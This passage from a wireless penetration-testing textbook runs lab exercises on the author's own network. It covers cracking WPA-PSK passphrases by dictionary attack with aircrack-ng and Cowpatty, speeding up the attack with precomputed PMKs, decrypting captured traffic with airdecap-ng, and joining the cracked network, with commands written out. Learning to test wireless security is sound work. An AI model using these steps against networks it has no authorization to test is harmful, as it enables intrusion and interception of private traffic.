
5. We can stop the `airodump-ng` utility now. Let's open up the cap file in Wireshark and view the four-way handshake. Your Wireshark terminal should look like the following screenshot. I have selected the first packet of the four-way handshake in the trace file in the screenshot. The handshake packets are the one whose protocol is **EAPOL**:




6. Now we will start the actual key cracking exercise! For this, we need a dictionary of common words. Kali ships with many dictionary files in the `metasploit` folder located as shown in the following screenshot. It is important to note that, in WPA cracking, you are just as good as your dictionary. BackTrack ships with some dictionaries, but these may be insufficient. Passwords that people choose depend on a lot of things. This includes things such as which country users live in, common names and phrases in that region the, security awareness of the users, and a host of other things. It may be a good idea to aggregate country- and region-specific word lists, when undertaking a penetration test:



7. We will now invoke the `aircrack-ng` utility with the `pcap` file as the input and a link to the dictionary file, as shown in the following screenshot. I have used `nmap.lst`, as shown in the terminal:



8. `aircrack-ng` uses the dictionary file to try various combinations of passphrases and tries to crack the key. If the passphrase is present in the dictionary file, it will eventually crack it and your screen will look similar to the one in the screenshot:



9. Please note that, as this is a dictionary attack, the prerequisite is that the passphrase must be present in the dictionary file you are supplying to `aircrack-ng`. If the passphrase is not present in the dictionary, the attack will fail!

What just happened?

We set up WPA-PSK on our access point with a common passphrase: `abcdefgh`. We then use a deauthentication attack to have legitimate clients reconnect to the access point. When we reconnect, we capture the four-way WPA handshake between the access point and the client.

As WPA-PSK is vulnerable to a dictionary attack, we feed the capture file that contains the WPA four-way handshake and a list of common passphrases (in the form of a wordlist) to `Aircrack-ng`. As the passphrase `abcdefgh` is present in the wordlist, `Aircrack-ng` is able to crack the WPA-PSK shared passphrase. It is very important to note again that, in WPA dictionary-based cracking, you are just as good as the dictionary you have. Thus, it is important to compile a large and elaborate dictionary before you begin. Though BackTrack ships with its own dictionary, it may be insufficient at times and might need more words, especially taking into account the localization factor.

Have a go hero – trying WPA-PSK cracking with Cowpatty

Cowpatty is a tool that can also crack a WPA-PSK passphrase using a dictionary attack. This tool is included with BackTrack. I leave it as an exercise for you to use Cowpatty to crack the WPA-PSK passphrase.

Also, set an uncommon passphrase that is not present in the dictionary and try the attack again. You will now be unsuccessful in cracking the passphrase with both Aircrack-ng and Cowpatty.

It is important to note that the same attack applies even to a WPA2 PSK network. I encourage you to verify this independently.

Speeding up WPA/WPA2 PSK cracking

As we have already seen in the previous section, if we have the correct passphrase in our dictionary, cracking WPA-Personal will work every time like a charm. So, why don't we just create a large elaborate dictionary of millions of common passwords and phrases people use? This would help us a lot and most of the time, we would end up cracking the passphrase. It all sounds great but we are missing one key component here— the time taken. One of the more CPU and time-consuming calculations is that of the Pre-Shared key using the PSK passphrase and the SSID through the PBKDF2. This function hashes the combination of both over 4,096 times before outputting the 256-bit Pre-Shared key. The next step in cracking involves using this key along with parameters in the four-way handshake and verifying against the MIC in the handshake. This step is computationally inexpensive. Also, the parameters will vary in the handshake every time and hence, this step cannot be precomputed. Thus, to speed up the cracking process, we need to make the calculation of the Pre-Shared key from the passphrase as fast as possible.

We can speed this up by precalculating the Pre-Shared Key, also called the **Pairwise Master Key** (**PMK**) in 802.11 standard parlance. It is important to note that, as the SSID is also used to calculate the PMK, with the same passphrase and with a different SSID, we will end up with a different PMK. Thus, the PMK depends on both the passphrase and the SSID.

In the next exercise, we will take a look at how to precalculate the PMK and use it for WPA/WPA2 PSK cracking.


Time for action – speeding up the cracking process

We can proceed with the following steps:


1. We can precalculate the PMK for a given SSID and wordlist using the `genpmk` tool with the following command:

   ```
   genpmk -f <chosen wordlist>-d PMK-Wireless-Lab -s "Wireless Lab
   ```

   This creates the PMK-Wireless-Lab file containing the pregenerated PMK:



2. We now create a WPA-PSK network with the passphrase `abcdefgh` (present in the dictionary we used) and capture a WPA-handshake for that network. We now use `Cowpatty` to crack the WPA passphrase, as shown in the following screenshot:



It takes approximately 7.18 seconds for `Cowpatty` to crack the key, using the precalculated PMKs.

3. We now use `aircrack-ng` with the same dictionary file, and the cracking process takes over 22 minutes. This shows how much we are gaining because of the precalculation.

4. In order to use these PMKs with `aircrack-ng`, we need to use a tool called `airolib-ng`. We will give it the options `airolib-ng`, `PMK-Aircrack --import`,and `cowpatty PMK-Wireless-Lab`, where `PMK-Aircrack` is the `aircrack-ng` compatible database to be created and PMK-Wireless-Lab is the `genpmk` compliant PMK database that we created previously.
5. We now feed this database to `aircrack-ng` and the cracking process speeds up remarkably. We use the following command:

   `aircrack-ng -r PMK-Aircrack WPACrackingDemo2-01.cap`

6. There are additional tools available on BackTrack such as Pyrit that can leverage multi CPU systems to speed up cracking. We give the `pcap` filename with the `-r` option and the `genpmk` compliant PMK file with the `-i` option. Even on the same system used with the previous tools, Pyrit takes around 3 seconds to crack the key, using the same PMK file created using `genpmk`.

What just happened?

We looked at various different tools and techniques to speed up WPA/WPA2-PSK cracking. The whole idea is to pre-calculate the PMK for a given SSID and a list of passphrases in our dictionary.

Decrypting WEP and WPA packets

In all the exercises we have done till now, we cracked the WEP and WPA keys using various techniques. What do we do with this information? The first step is to decrypt data packets we have captured using these keys.


In the next exercise, we will decrypt the WEP and WPA packets in the same trace file that we captured over the air, using the keys we cracked.

Time for action – decrypting WEP and WPA packets


We can proceed with the following steps:

1. We will decrypt packets from the WEP capture file we created earlier: `WEPCrackingDemo-01.cap`. For this, we will use another tool in the Aircrack-ng suite called `airdecap-ng`. We will run the following command, as shown in the following screenshot, using the WEP key we cracked previously:

   `airdecap-ng -w abcdefabcdefabcdefabcdef12 WEPCrackingDemo-02.cap`




2. The decrypted files are stored in a file named `WEPCrackingDemo-02-dec.cap`. We use the `tshark` utility to view the first ten packets in the file. Please note that you may see something different based on what you captured:



3. WPA/WPA2 PSK will work in exactly the same way as with WEP, using the `airdecap-ng` utility, as shown in the following screenshot, with the following command:

```
airdecap-ng -p abdefg WPACrackingDemo-02.cap -e "Wireless Lab"
```



What just happened?

We just saw how we can decrypt WEP and WPA/WPA2-PSK encrypted packets using `Airdecap-ng`. It is interesting to note that we can do the same using Wireshark. We would encourage you to explore how this can be done by consulting the Wireshark documentation.


Connecting to WEP and WPA networks

We can also connect to the authorized network after we have cracked the network key. This can come in handy during penetration testing. Logging onto the authorized network with the cracked key is the ultimate proof you can provide to your client that his network is insecure.

Time for action – connecting to a WEP network

We can proceed with the following steps:

1. Use the `iwconfig` utility to connect to a WEP network, once you have the key. In a past exercise, we broke the WEP key—`abcdefabcdefabcdefabcdef12`:




What just happened?

We saw how to connect to a WEP network.

Time for action – connecting to a WPA network

We can proceed with the following steps:

1. In the case of WPA, the matter is a bit more complicated. The `iwconfig` utility cannot be used with WPA/WPA2 Personal and Enterprise, as it does not support it. We will use a new tool called `WPA_supplicant` for this lab. To use `WPA_supplicant` for a network, we will need to create a configuration file, as shown in the following screenshot. We will name this file `wpa-supp.conf`:



2. We will then invoke the `WPA_supplicant` utility with the following options: `-D wext -i wlan0 -c wpa-supp.conf` to connect to the WPA network we just cracked. Once the connection is successful, WPA_supplicant will give you the message: **Connection to XXXX completed**.

3. For both the WEP and WPA networks, once you are connected, you can use dhcpclient to grab a DHCP address from the network by typing `dhclient3 wlan0`.

What just happened?

The default Wi-Fi utility `iwconfig` cannot be used to connect to WPA/WPA2 networks. The de-facto tool for this is `WPA_Supplicant`. In this lab, we saw how we can use it to connect to a WPA network.

Pop quiz – WLAN encryption flaws

Q1. What packets are used for Packet Replay?

1. Deauthentication packet.
2. Associated packet.
3. Encrypted ARP packet.
4. None of the above.

Q2. When can WEP be cracked?

1. Always.
2. Only if a weak key/passphrase is chosen.
3. Under special circumstances only.
4. Only if the access point runs old software.

Q3. When can WPA be cracked?

1. Always.
2. Only if a weak key/passphrase is chosen.
3. If the client contains old firmware.
4. Even with no client connected to the wireless network.

Summary

In this chapter, we learnt about WLAN encryption. WEP is flawed and no matter what the WEP key is, with enough data packet samples: it is always possible to crack WEP. WPA/WPA2 is cryptographically un-crackable currently; however, under special circumstances, such as when a weak passphrase is chosen in WPA/WPA2-PSK, it is possible to retrieve the passphrase using dictionary attacks.

In the next chapter, we will take a look at different attacks on the WLAN infrastructure, such as rogue access points, evil twins, bit-flipping attacks, and so on.

5
Attacks on the WLAN Infrastructure

"Thus, what is of supreme importance in war is to attack the enemy's strategy"

Sun Tzu, Art of War

In this chapter, we will attack the WLAN infrastructure's core! We will focus on how we can penetrate into the authorized network using various new attack vectors and lure authorized clients to connect to us, as an attacker.

The WLAN infrastructure is what provides wireless services to all the WLAN clients in a system. In this chapter, we will take a look at the various attacks that can be conducted against the infrastructure:

- Default accounts and credentials on the access point
- Denial of service attacks
- Evil twin and access point MAC spoofing
- Rogue access points

Default accounts and credentials on the access point

